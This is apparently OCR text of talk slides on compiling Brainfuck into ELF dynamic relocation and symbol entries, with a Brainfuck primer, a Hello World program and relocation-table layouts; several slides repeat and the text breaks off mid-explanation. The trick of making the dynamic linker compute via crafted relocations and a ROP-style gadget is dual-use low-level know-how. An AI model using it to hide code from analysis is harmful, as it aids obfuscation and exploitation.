
- 6 instructions:
  1) **>** Increment the pointer.
  2) **<** Decrement the pointer.
  3) **+** Increment the byte at the pointer.
  4) **-** Decrement the byte at the pointer.
  5) **[** Jump forward past the matching] if the byte at the pointer is zero.
  6) **]** Jump backward to the matching [unless the byte at the pointer is zero.

0x00

Example: **+ > -**

Source: http://www.muppetlabs.com/~breadbox/bf/

Brainfuck Primer



- 6 instructions:
  1) **>** Increment the pointer.
  2) **<** Decrement the pointer.
  3) **+** Increment the byte at the pointer.
  4) **-** Decrement the byte at the pointer.
  5) **[** Jump forward past the matching] if the byte at the pointer is zero.
  6) **]** Jump backward to the matching [unless the byte at the pointer is zero.


0x00

Example: **+ > -**

Source: http://www.muppetlabs.com/~breadbox/bf/

Brainfuck Primer

- 6 instructions:
  1) **>** Increment the pointer.
  2) **<** Decrement the pointer.
  3) **+** Increment the byte at the pointer.
  4) **-** Decrement the byte at the pointer.
  5) **[** Jump forward past the matching] if the byte at the pointer is zero.
  6) **]** Jump backward to the matching [unless the byte at the pointer is zero.



Example: **+ > -**


Source: http://www.muppetlabs.com/~breadbox/bf/

Brainfuck Primer
Hello, World

```
// Hello World in brainfuck
// Creds to Speedy
>++++++++++[<+++++++++>-]<.>+++++++
[<++++>-]<+.+++++++..+++.[-]
>++++++++[<++++>-] <.>++++++++++++
[<+++++++++>-]<-.--------.+++
.------.--------.[-]>++++++++[<++++>- ]<+.[-]
++++++++++.
```



Source: www.helloworld.org

Compiling Brainfuck to ELF



ELF Brainfuck Setup

- Data needed at compile time
  - Address of executable's link_map
    - Can be determined at runtime
  - Address of gadget that returns 0
    - ROP-style, found at compile time
  - Stack location
  - Location in memory of executable's:
    - DT_RELA
    - DT_RELASZ
    - DT_SYM
    - DT_JMPREL
    - DT_PLTRELSZ
    - Collected at compile time




Image: Hand” Ugur Akdemir, from The Noun Project

ELF Brainfuck Setup


.dynsym table

(empty)
Original dynsym 0
Original dynsym 1
...
Original dynsym n
Address tape head is pointing at
Copy of tape head's value
Address of previous sym's value
IFUNC of gadget that returns 0

.rela.dyn table


Brainfuck instruction 0
...
Brainfuck instruction n
Instructions that clean up link_map data
Instructions to force branch to next rel entry
Instructions to finish cleaning link_map data
Original .rela.dyn entry 0
...
Original .rela.dyn entry m

ELF Brainfuck Tape Pointer




- Relocation/symbol entries must be in writable memory
- Tape must be in writable memory

ELF Brainfuck Tape Pointer



ELF Brainfuck Tape Pointer

mv_ptr = {offset=&(t_ptr.value), type = 64, sym=t_ptr, addend=n}
copy_val = {offset=&(t_val.value), type = COPY, sym=t_ptr}




ELF Brainfuck Tape Pointer

n=1

mv_ptr = {offset=&(t_ptr.value), type = 64, sym=t_ptr, addend=1}

copy_val = {offset=&(t_val.value), type = COPY, sym=t_ptr}




ELF Brainfuck Tape Pointer

n=1


mv_ptr = {offset=&(t_ptr.value), type = 64, sym=t_ptr, addend=1}

copy_val = {offset=&(t_val.value), type = COPY, sym=t_ptr}



Addition/Subtraction


add = {offset=&(t_ptr.value), type = 64, sym=t_val, addend=n}
get_ptr = {offset=&(update.offset), type = 64, sym=t_ptr}
update = {offset=**????**, type = COPY, sym=valptr}



Addition/Subtraction

n=2

